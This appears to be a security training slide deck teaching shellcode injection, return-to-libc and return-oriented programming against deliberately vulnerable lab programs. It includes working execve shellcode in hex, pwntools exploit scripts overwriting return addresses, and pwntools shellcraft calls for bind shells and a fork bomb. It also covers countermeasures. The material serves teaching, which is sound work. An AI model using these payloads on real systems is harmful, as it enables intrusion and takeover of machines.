

# Exploit / Shellcode and Return Oriented Programming

Phish'n'Chips Team

# What is covered

- Code injection attack: Shellcode
- Code reuse attack: Return oriented programming (ROP)
- Manipulating shellcode and ROP with `pwntools`
- Recommended readings prior to this material
  - [Basic knowledge of stack-based buffer overflow](#)
  - [Basic knowledge of reverse engineering](#)

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
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# Revisit: buffer overflow to rewrite return address

Overflow buffer to overwrite return address

```
void win() {  
    puts("Win!");  
    execl("/bin/sh", "/bin/sh", NULL);  
}  
  
void func() {  
    char x[8] = "ABCDEFGH";  
    char y[8] = "XXXXXXXX";  
    char z[8] = "IJKLMNOP";  
  
    scanf("%s", y);  
    return;  
}
```

Stack



# Jump to arbitrary code $\neq$ execute arbitrary code

- `win` function in the previous example does not usually exist in executables
- Question: if we can jump to arbitrary location of the code, is it possible to execute arbitrary code?
- Answer: yes, depending on executable protection measures
- There are two types of techniques
  - Code injection attack: Create code at some memory location, and then jump to the code
  - Code reuse attack: Re-use existing code to achieve the attacker's intent


# Code injection attack

Data and code are both placed in memory in the same way

```
#include <stdio.h>

// 64bit x86
// 31 c0 xor eax,eax # eax = 0;
// ff c0 inc eax     # eax++;
// c3    ret         # return eax;
char x[] = "\x31\xc0\xff\xc0\xc3";
typedef int func_t();

int main() {
    func_t *fp = (func_t *)&x;
    printf("%d\n", fp()); // -> print 1
    return 0;
}
```



# Code injection attack

If we can place arbitrary data into memory, and execute that data, we can execute arbitrary code

```
char buffer[1024];
typedef int func_t();

int main() {
    func_t *fp = (func_t *)&buffer;
    read(0, buffer, 1024);
    printf("%d\n", fp());
    return 0;
}
```

```
$ echo 31c0ffc0c3 | xxd -r -p | ./program
1

$ echo 31c0ffc0ffc0c3 | xxd -r -p | ./program
2

$ echo 31c0ffc0ffc0ffc0c3 | xxd -r -p | ./program
3
```

## hands-on (1): simple code generation

1. Create a function returning a constant      Hint:

123 in x86-64 code.

2. Input the function code to the  
program `chal1` to execute the code.

```
char buffer[1024];
typedef int func_t();

int main() {
    func_t *fp = (func_t *)&buffer;
    read(0, buffer, 1024);
    printf("%d\n", fp());
    return 0;
}
```

- You can use compiler/assembler on your own environment, or use online [assembler](#) or [compiler](#)

- You can use

```
echo -ne "\x89\xc3" | ./chal1 or
echo 89c3 | xxd -r -p | ./chal1
```

to input binary data to the program



# Code injection attack - shellcode

- Challenge: creating binary code for each attack is a tedious task
- Solution: only execute the first attack step by code injection attack, and do the high level task afterwards

What would be the first attack step?

**execute `/bin/sh`** (on Linux)

This kind of code is called **shellcode**, since it executes *shell*

# Code injection attack - shellcode

How we can execute shell in x86-64 Linux?

simplest solution (but not always work):

```
#include <stdlib.h>
void binsh() {
    char s[] = "/bin/sh";
    system(s);
}
```

```
movabs    rax, 0x68732f6e69622f
mov       qword ptr [rsp], rax
mov       rdi, rsp
call     system
ret
```

- Problem
  - does not work if the program doesn't have `system` function
  - if address space is randomized, attacker cannot determine `system` address

# Code injection attack - shellcode

## Portable shellcode in x86-64 Linux

```
#include <unistd.h>

void binsh() {
    char cmd[] = "/bin/sh";
    char *cmds[] = {cmd, NULL};
    // execve(cmd, cmds, NULL);
    syscall(0x3b, cmd, cmds, NULL);
}
```

```
movabs    rax, 29400045130965551
sub       rsp, 40
xor       edx, edx
lea       rdi, [rsp+8]
lea       rsi, [rsp+16]
mov       QWORD PTR [rsp+8], rax
mov       QWORD PTR [rsp+24], 0
mov       QWORD PTR [rsp+16], rdi
mov       eax, 0x3b
syscall
add       rsp, 40
ret
```

# Code injection attack - shellcode

Let's assemble the above shellcode and input to the program:

```
$ echo 48b82f62696e2f7368004883ec2831d2488d7c2408488d742410488944240848 \
c74424180000000048897c2410b83b0000000f054883c428c3 | xxd -r -p | ./chal1-64
$
```

It seems that nothing happens - actually the shell spawns, but input EOF is reached so it doesn't do anything.

What should we do? Let's use pwntools for input/output interaction!

## hands-on (2): shellcode execution

Write a script with `pwntools` to execute shellcode

```
from pwn import *

shellcode = ... # put the shellcode here!
               # hint: bytes.fromhex("....") or b"\x..\x.."

p = process('./chal1')
p.send(shellcode)      # input shellcode to the program
p.interactive()        # drop into interactive shell
```

# Code injection attack - combine with stack overflow


If an attacker can **put data into static location** (known address) and **overwrite return address**, then arbitrary code execution is possible, by (1) putting shellcode into the static buffer (2) let return address point to the static buffer

```
char buf1[256];

void f() {
    char buf2[64];

    read(0, buf1, 256); // 1st
    puts(buf1);

    read(0, buf2, 256); // 2nd
    puts(buf2);
}
```



## hands-on (3): stack overflow & shellcode

Let's write script using `pwntools` to

```
char buf1[256];

void f() {
    char buf2[64];

    read(0, buf1, 256); // 1st
    puts(buf1);
    read(0, buf2, 256); // 2nd
    puts(buf2);
}
```

Hint:

1. Understand at the stack layout depicted in the previous page.
2. What is the address of `buf1` ?
3. Where is the offset of return address in the second `read()` ?



## hands-on (3): stack overflow & shellcode - solution (partial)

```
from pwn import *

shellcode = ... # put shellcode here (max 256 bytes)
buf1_addr = ... # put address of buf1 here

p = process('./chal3')

# this value is put into buf1
p.send(shellcode.ljust(256, b'\xcc')) # send after padding
print(p.recv())

# this value is put into buf2
p.send(b'A' * 72 + p64(buf1_addr)) # overwrite return address

p.interactive()
```



# Shellcode generation - pwntools

pwntools has a functionality to generate shellcode: [shellcraft](#) module

- Example for x86-64 Linux:

```
from pwn import *
context.arch = 'amd64'      # set assembler environment

# generate shellcode (assembly code)
shellcode_asm = shellcraft.amd64.linux.sh()
print(shellcode_asm)

# assemble the shellcode
shellcode_bin = asm(shellcode_asm)
print(shellcode_bin.hex())
```

# Shellcode generation - pwntools

pwntools also has functions to do more complicated operations, such as reading/printing file, connect back to attacker's machine, ...

```
# open, read and print "flag.txt" file
code = shellcraft.amd64.linux.cat('flag.txt')

# listen on port 12345 and execute shell on connection
code = shellcraft.amd64.linux.bindsh(12345, 'ipv4')

# conduct a fork bomb attack (local DoS)
code = shellcraft.amd64.linux.forkbomb()
```

# Countermeasures to shellcode

- $W \oplus X$  (also known as NX bit)
  - data located at stack and writable data region cannot be executed
  - Mostly programs adopts  $W \oplus X$  in recent systems
  - However, there are still some cases where  $W \oplus X$  is not easily applicable (e.g., script language interpreters which use JIT compilation)
- General security measures
  - limit system calls (e.g., restrict `exec` using [seccomp](#))
  - shellcode detection (but may be evaded by obfuscation)


# What can we do, if the program adopts W $\oplus$ X?

- Shellcode cannot be used any longer
  - Writable memory region is not executable
  - Can only execute already existing code
- **Code reuse attack**
  - Existing code can be executable
  - Take advantage of original code fragments
    - Reuse an existing function as it is: **Return to libc**
    - Concatenate code fragments: **Return oriented programming**


# Code reuse attack - return to libc (x86-32)

jump to a function address, but also **specifying its arguments** on the stack

## Basic attack



## Return to libc



## hands-on (4): return to libc (x86-32)

Let's run `system("/bin/sh")` !

```
char binsh[] = "/bin/sh";

void my_system(const char *cmd) {
    system(cmd);
}

void f() {
    char buf[16];
    read(0, buf, 64);
    printf("Hello, %s! Your ID is:\n", buf);
    my_system("id");
}

int main() {
    f();
    return 0;
}
```

Hint:

1. What is the offset of return address from the beginning of the buffer?
2. Which function can be used to execute shell? What should be the argument(s)?
3. Where should the function pointer (address) and arguments be located?



## hands-on (4): return to libc (x86-32) - solution (partial)

```
from pwn import *
context.arch = 'i386'

binsh = ...      # address of "/bin/sh" string
my_system = ...  # address of my_system function

payload = b'A' * 28 + p32(my_system) + b'A'*4 + p32(binsh)

p = process('./chal4')
p.send(payload)
p.interactive()
```

# Code reuse attack - challenges in return-to-libc

- It can only execute one function
  - far from "arbitrary code execution", which is possible in shellcode
- If a useful function is not present, this technique is not applicable
- In x86-64, arguments are passed by registers, thus not applicable


Solution: **Return Oriented Programming (ROP)**

- Chain calls using "next" return address
- Use not only entire functions, but also code fragments which are terminated by a return instruction (**ROP gadget**)
- Use code fragments (ROP gadgets) for various operations: setting registers, discarding stack elements as well as executing arbitrary instructions



# Code reuse attack - ROP: chaining calls

example for `gets(str); printf("name=%s", str);` in x86-32




Note: this only works if the first function is unary, and at most two functions are called

# Code reuse attack - ROP: discard stack

If we need to chain calls more than twice, we need to adjust stack pointer by discarding some stack elements by discarding gadget

```
func1(argA, argB); func2(argC, argD); func3(argE);
```



# Code reuse attack - ROP: finding ROP gadgets

How can we find "discard" gadget (e.g., `pop eax; pop ebx; ret`)?

- [ROPgadget](#) program

```
$ ROPgadget ./binaryprogram
```

- pwntools (described later)

## hands-on (5): ROP (x86-32) - discard stack

Create `flag.txt` with arbitrary content. Dump the content of `flag.txt` by calling `read_file` / `print_data` with appropriate parameters using a ROP chain.

```
code_t discard_gadget
= "\x58\x58\x58\x58\x58\x58\x58\xc3";
// pop eax; ...; pop eax; ret
char buf[1024];
void read_file(const char *filename,
               char *buf, int size) {
    FILE *fp = fopen(filename, "r");
    fread(buf, 1, size, fp);
    fclose(fp);
}
void print_data(char *buf) {
    puts(buf);
}
void vuln() {
    char stkbuf[64];
    read(0, buf, 1024);
    memcpy(stkbuf, buf, 1024);
}
```

Hint:

1. Write a normal program using only the two functions to dump `flag.txt`.
2. Convert each call into ROP form.
3. Find discard gadgets.
4. Adjust stack after call by discard gadget.
5. Put everything into a single ROP chain.

TODO: add more slides for ROP

- solution for hands-on 5
- x86-64 ROP (set register gadget)
- additional hands-on
- advanced topics for ROP

# Advanced topics

- Shellcode
  - considering buffer location
  - considering data constraints/conversion
  - typical shellcodes in attacks
- Return Oriented Programming
  - using indirect jump instead of return

# Shellcode advanced - Considering buffer location

- Problem: shellcode (user input) location may not be easily identified
  - user input may be loaded into dynamic memory location (stack / heap)
  - program may adopt address randomization (ASLR)
- Solution
  - leak the buffer address by other means
    - use buffer *overread* bug (often comes with buffer *overwrite* bug)
    - use `printf` vulnerability

# Shellcode advanced - Considering data constraints

- Program does not always accept arbitrary characters
  - may not accept binary string (only ASCII chars)
  - may stop reading/copying at NUL characters ( `0x00` byte) - `scanf` / `strcpy`
  - may stop reading at newline characters ( `0x0a` / `0x0d` byte) - `fgets`
  - may stop reading at space characters ( `0x20` byte) - `scanf`
- Program may convert data
  - may convert UTF-8 to UTF-16



# Shellcode advanced - Considering data constraints

- Solutions to data constraints
  - Obfuscation/encoding to not include rejected characters
  - [Alphanumeric shellcode](#)
    - Write shellcode using only ASCII characters (cool!)
- Solutions to data type conversion
  - [Unicode-proof shellcode](#)
  - [base64 shellcode](#)

# Shellcode advanced - Typical shellcodes used in attacks


- run a shell in victim's machine
- connect back to attacker's machine
  - "reverse shell"
  - Metasploit uses this feature to intrude into other machines
- add a new user to the system

<http://shell-storm.org/shellcode/>

# Thank you for listening!

Questions? 😊

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